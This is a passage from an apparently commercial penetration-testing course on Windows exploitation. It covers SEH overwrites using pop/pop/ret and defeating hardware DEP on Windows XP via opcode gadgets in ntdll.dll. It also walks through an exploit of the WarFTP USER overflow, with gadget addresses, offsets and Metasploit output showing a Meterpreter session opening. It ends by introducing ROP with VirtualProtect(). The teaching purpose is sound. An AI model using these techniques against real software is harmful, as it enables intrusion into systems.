We are now 4 bytes closer to the pointer to NSEH's position on the stack. The instruction pointer is now pointing to the memory address holding the instruction `pop ebp`. This causes the value being pointed to by ESP, which is `0012EF28`, to be placed into the EBP register. ESP will now be adjusted down 4 more bytes, as shown on the next slide.

Pop/Pop/Ret (3)

- The ret instruction now causes EIP to return to 0012F370 (NSEH location) and execute what's there as instructions!




Pop/Pop/Ret (3)

The instruction pointer now points to the memory address of the `retn` instruction. ESP points to the address on the stack holding the pointer to NSEH's position. The dotted line under IP on the left points to the address where execution will jump when returning. We are much closer to shellcode execution.

Pop/Pop/Ret (4)

- Now that the instruction pointer is pointing to the stack address of where NSEH should be located, it executes what is held there as code, which we control!



Let's find the address of a pop/pop/ret code sequence and continue our attack to prove our assumption.


Pop/Pop/Ret (4)

Had this example actually occurred, the instruction pointer would be pointing to the stack position of NSEH, as shown on the slide. Because we overwrote this location with A's to get to the SE Handler, the hex-ASCII value for "A" `(0x41)` is interpreted as the instruction INC ECX. As you can see, this is a single-byte instruction being executed one at a time. We would then reach our B's, which have a hex-ASCII value of `0x42` and are interpreted as the single-byte instruction INC EDX. Finally, we would reach our NOPs `(0x90)`.

The problem in this example is that we have not yet obtained the address of a `pop/pop/ret` sequence to make this a reality. Let's move on and find a usable address.

Crash Solution!

- Instead of writing 0x41414141 into the NSEH position, which is interpreted as INC ECX, we can:
  - Put in a JMP SHORT <N> instruction, EB 06
  - We use the value 6, as we want to jump past the SE Handler overwrite position to our NOPs! The instruction itself takes up 2 bytes, which is why we're not jumping 8 bytes



Crash Solution!

The solution with this technique is to use a jump instruction. We are currently overwriting the NSEH position with `0x41414141`. Use the opcode for `"JMP SHORT <N>,"` where `"N"` is the number of bytes we want to jump. We will use EB 06, causing the instruction pointer to jump 6 bytes, just over the SE Handler overwrite. The reason we are jumping 6 bytes instead of 8 is that the jump instruction itself is 2 bytes (shown on the slide image in bold font). As you can see, marked by the arrow, execution jumps successfully to our NOPs! The value `"603236c6"` is currently in the SE Handler location, which is the address of a `pop/pop/ret` sequence. Remember, the bytes stored at the NSEH position are what is executed once the `pop/pop/ret` is completed. That means that once the address in the SE Handler position will be executed as opcodes, it may result in an illegal instruction or access violation. Even though it may be possible that the bytes used in the address do not cause an exception, there is no reason to take that chance, as we can simply use the jump instruction.

LAB: SEH Overwrite

Please work on the lab exercise 5.2: SEH Overwrite.

Please work on the lab exercise 5.2: SEH Overwrite. For this lab exercise you will need your class Windows VM.

Lab: SEH Overwrite - The Point

- Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution
- Use the pop/pop/ret trick
- Avoid the SafeSEH protection
- Get around ASLR

Lab: SEH Overwrite – The Point

The purpose of this lab was to utilize the SEH overwrite technique applicable to many Windows vulnerabilities.

Module Summary

- Overwrite the return pointer and exploit a buffer overflow vulnerability
- Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution

Module Summary

In this module, we looked at two common techniques to exploit buffer overflow vulnerabilities. The first was a standard return pointer overwrite, and the second was exploiting the behavior of the Windows SEH behavior.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- **Exploiting Windows for Penetration Testers**
- Capture the Flag Challenge

Section 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

- Lab: Basic Stack Overflow - Windows
- Lab: SEH Overwrite

Defeating Hardware DEP with ROP

- Demonstration: Defeating Hardware DEP Prior to Windows 7
- Lab: Using ROP to Disable DEP

Bootcamp

- Lab: ROP Challenge

Defeating Hardware DEP with ROP

In this module, we cover using Return-Oriented Programming (ROP) to disable hardware DEP. This applies to all versions of Windows through Windows 10.

Objectives

- Our objective for this module is to understand:
  - Defeating hardware DEP
    - NtSetInformationProcess()
    - Using ROP to disable DEP using VirtualProtect()
  - Using ROP against an application on Windows 7/8/10/11 to change memory permissions

Objectives

The objectives for this module cover various methods to disable Data Execution Prevention (DEP) and bypass Address Space Layout Randomization (ASLR) on modern Windows OSs. We take a closer look at Return-Oriented Programming (ROP) and exploitation on Windows 7/8/10/11, as well as ROP protection added to Windows 8 and some EMET controls.

Data Execution Prevention (DEP)

- Software DEP versus hardware DEP:
  - We already bypassed software DEP by using a non-SafeSEH protected module:
    - Software DEP protects only registered handlers
    - Unrelated to the NX/XD bit
  - Hardware DEP:
    - Must be supported by the processor
    - Marks pages of memory as writable or executable
    - More difficult to defeat than software DEP

Data Execution Prevention (DEP)

Let's quickly discuss Data Execution Prevention (DEP) again from a Windows perspective. We successfully got around software DEP earlier. Remember that all software-based DEP provides is some support in protecting the Structured Exception Handling (SEH) chain. With SafeSEH, exception handler addresses must be on the registered list of handlers identified during compile time. If a protected module's handler has been overwritten with an address that is not on the registered list of handlers, the program terminates. We defeated this by identifying a library that was not protected with SafeSEH during compile time.

Hardware DEP is a much different story. With hardware DEP, pages of memory are marked as either executable or non-executable during allocation. They are not supposed to be marked as writable and executable while DEP is enabled. Because the control is at a much lower level, defeating this control can be much more complex. Many systems on older processors do not have support for hardware DEP, and therefore they cannot provide this protection. As for newer processors, they mark the pages with the flag when appropriate, disabling the ability for attackers to take advantage of traditional return-to-buffer style attacks. Our focus for this section is on how to successfully defeat this protection.

Defeating Hardware DEP (1)

- Most companies leave the default DEP setting on Windows
  - "Turn on DEP for essential Windows programs and services only"
    - This means that third-party programs will not take advantage of hardware DEP
    - With this option, you may not need to be concerned with more advanced techniques
  - "Turn on DEP for all programs and services except those I select"
    - This is the more secure option
    - Not the default on most OSs because it may break functionality

Defeating Hardware DEP (1)

It is not uncommon for organizations to set DEP to the less-secure option, "Turn on DEP for essential Windows programs and services only." With this option set, only programs that Microsoft has set as "DEP-aware" are utilizing this security feature. All other programs do not take advantage of DEP protection. The reasoning behind this is simple: Microsoft needs to support backward compatibility. If it were to simply enforce all programs to use hardware-based DEP, many programs would break. Sadly, there are still programs out there relying on executable code residing on the stack or heap.

The other main option that Microsoft provides is "Turn on DEP for all programs and services except those I select." With this option, a user with Administrator rights can select the programs that do not support hardware-based DEP and add them to the list of exceptions. This is indeed a much more secure option; however, this option may break many programs. Regardless, our attack focuses on the situations in which hardware DEP is enabled.

Defeating Hardware DEP (2)

- Several techniques discovered to defeat hardware DEP:
  - Return-to-libc (ret2libc)
  - Disabling DEP with trampolines (simple gadgets)
  - Return-Oriented Programming (ROP)
  - Majority of techniques rely heavily on analyzing DLL contents
    - Searching for opcodes
    - Desired opcodes will not always be ones the program you're analyzing uses
    - You can set up a fake frame to include multiple pointers, jumping to multiple gadgets

Defeating Hardware DEP (2)

There are a few techniques that have been made publicly available that successfully defeat hardware-based DEP. Some of them rely on previously discussed techniques, such as `return-to-libc`. If we cannot copy shellcode and execute it within a controlled area of memory, we may call a library function and pass it the necessary arguments that provide us with our wanted results. As with any technique, `ret2libc` attacks have their fair share of limitations, such as the ASLR and the fact that you are limited to using only functionality available in system libraries.

The option we focus on is the disabling of DEP for the process we're attacking, or a specified region of memory. When successful, these methods are much cleaner and more stable than attempting a `ret2libc`-style attack in most scenarios. These techniques rely on executable memory segments. Even if a series of bytes was an intended opcode, we can use these bytes to achieve our wanted results.

What's Our Next Step?

- Hardware DEP is preventing our old attack from being successful
- We'll first look at a technique released by Skape and Skywing
  - The goal is to disable DEP for the program we're attacking
  - This technique works with many programs running on Windows Vista, Server 2008, and earlier
  - Even though this technique is unlikely to be usable, it leads nicely into our ROP section, and also shows you the negative side of "Application Optional" mitigations

What's Our Next Step?

At this point, we can assume that our previous attack method has failed due to hardware DEP. We must come up with a different way to successfully execute our code. We focus on a method released in a paper by Skape and Skywing, which can be found at http://www.uninformed.org/?v=2&a=4&t=txt. The method involves using existing code inside of DLLs, which are already mapped into the processes' address space with the goal of disabling DEP. By creating a frame on the stack similar to `return-to-libc` methods, we can force execution to jump to various addresses containing the executable code needed to disable the protection. This technique is quite portable to many vulnerable programs. There are also other possibilities when attempting to disable or bypass hardware-based DEP. Other techniques publicly released involve the creation of executable heaps or other segments to where we can copy our shellcode and redirect execution. We discuss using ROP for this goal shortly. You still may have to deal with stack canaries in some programs, but in many cases, not every function is protected, even in a program compiled with the /GS flag.

DEP at Execution Time

- Skape and Skywing indicated a new routine within ntdll.dll:
  - LdrpCheckNXCompatibility()
  - Checks to see if DEP is to be enabled
- DEP is set within a new ProcessInformationClass called:
  - ProcessExecuteFlags
  - Sets flag to one of the following:
    - MEM_EXECUTE_OPTION_DISABLE 0x01
    - MEM_EXECUTE_OPTION_ENABLE 0x02
    - MEM_EXECUTE_OPTION_PERMANENT 0x08

DEP at Execution Time

As indicated by Skape and Skywing, a new function was added into ntdll.dll called `LdrpCheckNXCompatibility()`. The function makes several checks to see whether the process is to have DEP enabled. The enabling or disabling occurs within a `new Process_Information_Class` called `ProcessExecuteFlags`. For more on Process Information Classes, check out https://docs.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess?redirectedfrom=MSDN.

A value is passed to the routine with one of the following flags:

```
#define MEM_EXECUTE_OPTION_DISABLE    0x01 ← Turns on DEP
#define MEM_EXECUTE_OPTION_ENABLE     0x02 ← Turns off DEP
#define MEM_EXECUTE_OPTION_PERMANENT 0x08 ← Permanently marks setting for
future calls
```

In Theory

- In theory, an attacker could potentially:
  - Set the MEM_EXECUTE_OPTION_ENABLE 0x02 bit within the ProcessExecuteFlags class
  - This could be possible with the right set of instructions within an executable area of memory
- These instructions do exist within ntdll.dll

In Theory

One way to defeat hardware-enforced DEP would be to set the `MEM_EXECUTE_OPTION_ENABLE` flag within the Process Information Class `"ProcessExecuteFlags"`. In theory, this would disable DEP for the process. To achieve this, we would need to find the correct sequence of instructions within an executable area of memory. These instructions do exist within ntdll.dll.

Instructions We Need

- We need to:
  - Jump to an area of executable code and set the al register to 0x01, followed by a return
  - Set up the stack so the return jumps to code within ntdll.dll, which starts the process of disabling DEP by calling ZwSetInformationProcess()
  - Return to a JMP esp or similar required instruction to gain shellcode execution

Instructions We Need

The first thing we need to do is locate an area of executable memory that sets the `al` register to `0x01`, followed by a return. The return needs to go to an address on the stack that we set up to jump back into ntdll.dll. In this example, the location within ntdll.dll must be within `the LdrpCheckNXCompatibility` routine, which starts the process of disabling DEP. When DEP is disabled, the return must jump to a `JMP esp` or similar required instruction, taking us to our shellcode. We have had to set up the frame on the stack to hold things in a specific order.

Demonstration: Defeating Hardware DEP Prior to Windows 7

- The goal is to disable hardware DEP
  - This technique to disable DEP works until Windows 7
    - This method can be used on many programs with discovered vulnerabilities
    - The idea is to demonstrate the discovery and use of opcodes in memory located in any executable segment to achieve a goal
    - Remember that all vulnerabilities and exploits are likely to be different

We only show this as a short example of the evolution towards ROP. This example is **very** old and spending time on it is not a good use of our time. We will instead focus on performing the same objective on Windows 10.

Demonstration: Defeating Hardware DEP Prior to Windows 7

For this demonstration, we use an old vulnerable FTP server called WarFTP. This application was selected because it is easily exploitable and allows for the technique to be demonstrated with stability. The WarFTP program is in your 660.5 folder in case you want to try this on your own time. The program does not run on Windows 7 or later.

Demonstration: Disabling DEP


- We use Windows XP SP3
- You need to reboot your system or VM after changing the DEP option
  - Depending on what your default is already set to…
  - We want it set to enable DEP for all programs
- Persistence is key when manually analyzing hex patterns in memory
  - Any loaded DLL or executable module may contain our wanted opcodes
  - Tools can help you search for them

Demonstration: Disabling DEP

To run this example, you need to be running either Windows XP SP2 or SP3. This technique works on Windows Vista as well, but depending on the program you're analyzing, you may need to deal with ASLR. Windows 7 and beyond do not allow this technique to work. We will get to defeating that soon. After you enable DEP for all programs, you need to reboot your system. We cover the method to do this ahead. Remember that any loaded module may hold a pattern we're looking to find.

Enabling DEP on XP

- Control Panel
  1. System
  2. Advanced
  3. Performance
     a. Settings
  4. Data Execution Prevention
- Reboot



Enabling DEP on XP


First, enable DEP for all programs, except those we choose to exclude. As shown on the slide, go into your Control Panel by clicking Start | Settings | Control Panel. After you pull up your Control Panel, select System, followed by Advanced. From the Advanced tab, select Performance, followed by Settings. There should be a tab for Data Execution Prevention. Select that tab and choose the radio button that says, "Turn on DEP for all programs and services except those I select." Click OK and close the pop-up menus. At this point, you will be required to reboot the OS. Proceed to the next slide after rebooting.

Trying the Metasploit Module for WarFTP

- With DEP enabled, run the Metasploit module:

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
msf exploit(warftpd_165_user) >
```

- Nope!



Trying the Metasploit Module for WarFTP

Now that DEP is enabled for WarFTP, try to exploit it with the default Metasploit module.

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
msf exploit(warftpd_165_user) >
```

As you can see, it was unsuccessful. On the target system, we got the DEP pop-up warning, and the program was terminated.

The Vulnerability

- We do not cover the specifics of this vulnerability, but from a high level:
  - The FTP USER command is vulnerable to a stack overflow
  - At 485 bytes, you get control of the return pointer
  - The stack pointer is pointing directly below the return pointer at the time of the crash due to normal procedure epilogue behavior
  - If you overwrite the return pointer with the address of a JMP esp instruction and place your shellcode after the return pointer overwrite, shellcode execution is achieved

The Vulnerability


We do not cover the specifics of this vulnerability, but from a high level:

- The FTP USER command is vulnerable to a stack overflow.
- At 485 bytes, you get control of the return pointer.
- The stack pointer is pointing directly below the return pointer at the time of the crash due to normal procedure epilogue behavior.
- If you overwrite the return pointer with the address of a `JMP esp` instruction and place your shellcode after the return pointer overwrite, shellcode execution is achieved.

DEP is stopping our attack from being successful, as shown in the previous slide.

Searching for Opcodes (1)

- From inside Immunity Debugger, press CTRL-S to search for instructions



- 0x7C953C80 ← This may differ on your system!

Searching for Opcodes (1)

We need to locate the following instructions:

```
mov al, 1
ret 4
```

Click anywhere within the disassembly pane for the module ntdll.dll and press CTRL-S. At this point, you should get a free-form text box allowing you to enter in a sequence of instructions you are looking for. Enter in the two previous instructions and click Find. Record this memory address because you need it to build the exploit.

We need to set the `al` register to `0x1` to satisfy a requirement that you will see shortly. If the value is not equal to `0x1`, the disabling of DEP fails. We are searching for a `ret 4` instead of a `ret` because there were no occurrences of that sequence. So `mov al, 0x1` followed by a `ret` yielded no results, but `mov al, 0x1` followed by a `ret 4` had a result.

Searching for Opcodes (2)

- You must jump into the LdrpCheckNXCompatibility routine within ntdll.dll, which disables DEP
- Go to ntdll.dll inside of Immunity and press CTRL-S, entering:

```
cmp al, 1      #This is why we needed al set to 1
push 2  #This is the ProcessExecutesFlag
pop esi #Pops flag into ESI
```

```
7C91BE24   3C 01        CMP AL,1
7C91BE26   6A 02        PUSH 2
7C91BE28   5E           POP ESI
```

- These are the instructions indicated by Skape and Skywing

Searching for Opcodes (2)


Now determine the address we need within ntdll.dll that disables DEP for the process. The disabling of DEP occurs within the `LdrpCheckNXCompatibility` routine, as indicated by Skape and Skywing. To find the location inside of ntdll.dll on your system, press CTRL-S and enter the following:

```
cmp al, 1    #This is why we needed al set to 1
push 2       #This is the ProcessExecutesFlag
pop esi      #Pops flag into ESI
```

The instructions are showing at address `0x7C91BE24`. Record the address for later.

Following Execution (1)

- A breakpoint has been set to follow the flow of execution:




- Because EAX is holding "1", the CMP against 1 resulted in the zero flag being set, as shown here
- You can now take the jump in the instruction "Jump if Equal (JE)"

Following Execution (1)

To show you the flow of execution, a breakpoint was set on the instruction where "`AL`" is being compared to "`1`". Since this is true, the zero flag is set to `1`, as shown on the slide. This results in taking the jump JE ntdll.`7C9413F0`. Remember conditional jumps check the state of various flags in the FLAGS register.

Following Execution (2)

- After single-stepping through a few more instructions that move some data around on the stack, you get to the following:



- You can see the arguments to ZwSetInformationProcess() being pushed onto the stack prior to the call
- Shortly after, execution crosses into Ring 0 and you lose visibility because Immunity Debugger is a Ring 3 debugger only
- Upon return from Ring 0, DEP is disabled

Following Execution (2)

After single-stepping through a few more instructions that move some data around on the stack, we get to the following block of code:

```
PUSH 4
LEA EAX, DWORD PTR SS:[EBP-4]
PUSH EAX
PUSH 22
PUSH -1
CALL ntdll.ZwSetInformationProcess
```

You can see the arguments to `ZwSetInformationProcess()` being pushed onto the stack prior to the call! After a few more instructions, there is a `SYSENTER` instruction that takes us into kernel mode. We lose visibility at this point because Immunity Debugger is a Ring 3 debugger only. Upon `SYSEXIT` back into Ring 3, DEP is disabled.

Building the Exploit (1)


- At this point, we have the addresses; we need to disable DEP
- This program requires a simple JMP esp instruction to get to the shellcode
- We just need to script it up and make sure we hit our shellcode
- Each program may have other requirements that must be met

Building the Exploit (1)

We now know how to disable DEP and have the addresses we need to defeat hardware DEP using this technique. There are still some remaining pieces for us to get this thing to work.

Building the Exploit (2)

- Here is a partial Python script to disable DEP and compensate for alignment



Building the Exploit (2)

This slide shows part of the script written in Python. It does not include the shellcode and other required lines of code, only the lines relevant for the purpose of the slide. This slide is used only to point out why we are adding 88 bytes of padding after the addresses we found to disable DEP. When we return from Ring 0, the distance between ESP and EBP is 80 bytes. There are also some `pop` instructions and such to set up the alignment properly. Each program may have different alignment issues for which you have to compensate. In other words, we need the padding to make it so when the procedure epilogue occurs, it lines up by our shellcode.

Building the Exploit (3)

- After updating the Metasploit script with the addresses to disable DEP and appropriate padding, we have success!

```
msf exploit(warftpd_165_user) > reload exploit/windows/ftp/warftpd_165_user
[*] Reloading module...
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
[*] Sending stage (751104 bytes) to 10.10.31.31
[*] Meterpreter session 1 opened (10.10.54.32:48465 -> 10.10.31.31:4444)

meterpreter >
```


Building the Exploit (3)

We simply went back into the Metasploit module for the WarFTP username overflow and added in the addresses to disable DEP and the appropriate padding. When this was completed and the module was reloaded into Metasploit, success was achieved.

Return-Oriented Programming to Bypass DEP

- In 660.4, we discussed ROP
- Now we look at using multistaged ROP to disable DEP, passing control to our shellcode
- There are multiple ways to disable DEP on a running process
  - We just covered one by Skape and Skywing
  - Now use ROP to achieve the same goal

Return-Oriented Programming to Bypass DEP

In 660.4, we introduced ROP and got into how gadgets work and are chained together to create a potentially Turing-complete execution path. Now we look at how to use ROP to disable Data Execution Prevention (DEP), passing control to our shellcode. This is considered a multistaged ROP attack because we are using only ROP to disable DEP and then handing control over to traditional shellcode.

There are multiple ways to disable DEP on a running process. We just covered a technique using `NtSetInformationProcess()` to disable DEP on the whole process. That technique had us chain together multiple trampolines to achieve our desired result. This technique is not possible on Windows 7 or later because support for certain functions was discontinued. Fortunately, there are multiple other ways—most possible with the use of ROP.

Functions That Can Disable DEP

- Functions to disable Data Execution Prevention (DEP):
- **VirtualAlloc()** – Create new memory region, copy shellcode, and execute
- **HeapCreate**() – Same as above, but requires more API chaining
- **SetProcessDEPPolicy() –** Changes the DEP policy for the whole process
- **NtSetInformationProcess()** – Changes the DEP policy for process
- **VirtualProtect()** – Changes access protection of the memory page where your shellcode resides
- **WriteProcessMemory()** – Writes shellcode to a writable and executable location and executes

* Order of functions above taken from http://corelan.be #See Notes#

Functions That Can Disable DEP

The following functions can be used to disable Data Execution Prevention (DEP):

`VirtualAlloc()`: We can create a new memory region, copy our shellcode to this region, and execute the code by redirecting control.

`HeapCreate()`: This function works essentially the same as above but requires more API chaining to achieve the same result.

`SetProcessDEPPolicy()`: This function changes the DEP policy for the whole process.

`NtSetInformationProcess()`: Changes the DEP policy for the process similar to SetProcessDEPPolicy().

`VirtualProtect()`: Changes the access protection of the memory page where your shellcode resides (for example, the stack).

`WriteProcessMemory()`: Writes shellcode to a writable and executable location and executes the code after passing control.

The order of these functions was taken from https://www.corelan.be:

https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube.

Wait! Won't Canaries Stop ROP?

- Easy answer: Yes, canaries/security cookies can certainly stop ROP attacks
  - To use ROP against stack overflows, we must overwrite the return pointer
  - The canary check should catch us
- Better answer: It depends
  - Heap allocations including canaries/security cookies may not be checked during exploitation
  - If we cause an exception before reaching the canary check, we can still do an SEH overwrite to gain control
  - Some stack frames may be unprotected

Wait! Won't Canaries Stop ROP?

A question commonly asked is whether stack canaries and security cookies put a stop to ROP attacks. For ROP to be successful on the stack, we must overwrite the return pointer or SEH chain. If a canary has been created on the vulnerable function and combined with the SafeSEH protection, this should be enough to stop ROP from working. Many of the modern attacks we see today take advantage of overwriting an application function pointer, often stored on the heap. Often, the canary protecting the overwritten data is not checked during the exploit. If we cause an access violation prior to reaching the canary check toward the epilogue, we should still be able to do an SEH overwrite to gain control.

VirtualProtect() Method

- Per Microsoft, the VirtualProtect() function expects:

```
BOOL WINAPI VirtualProtect(
  __in  LPVOID lpAddress,
  __in  SIZE_T dwSize,
  __in  DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

- ROP requires familiarity with the wanted function and practice fixing broken chains
- ROP can be used to set up the arguments to VirtualProtect() on the stack or in registers

VirtualProtect() Method

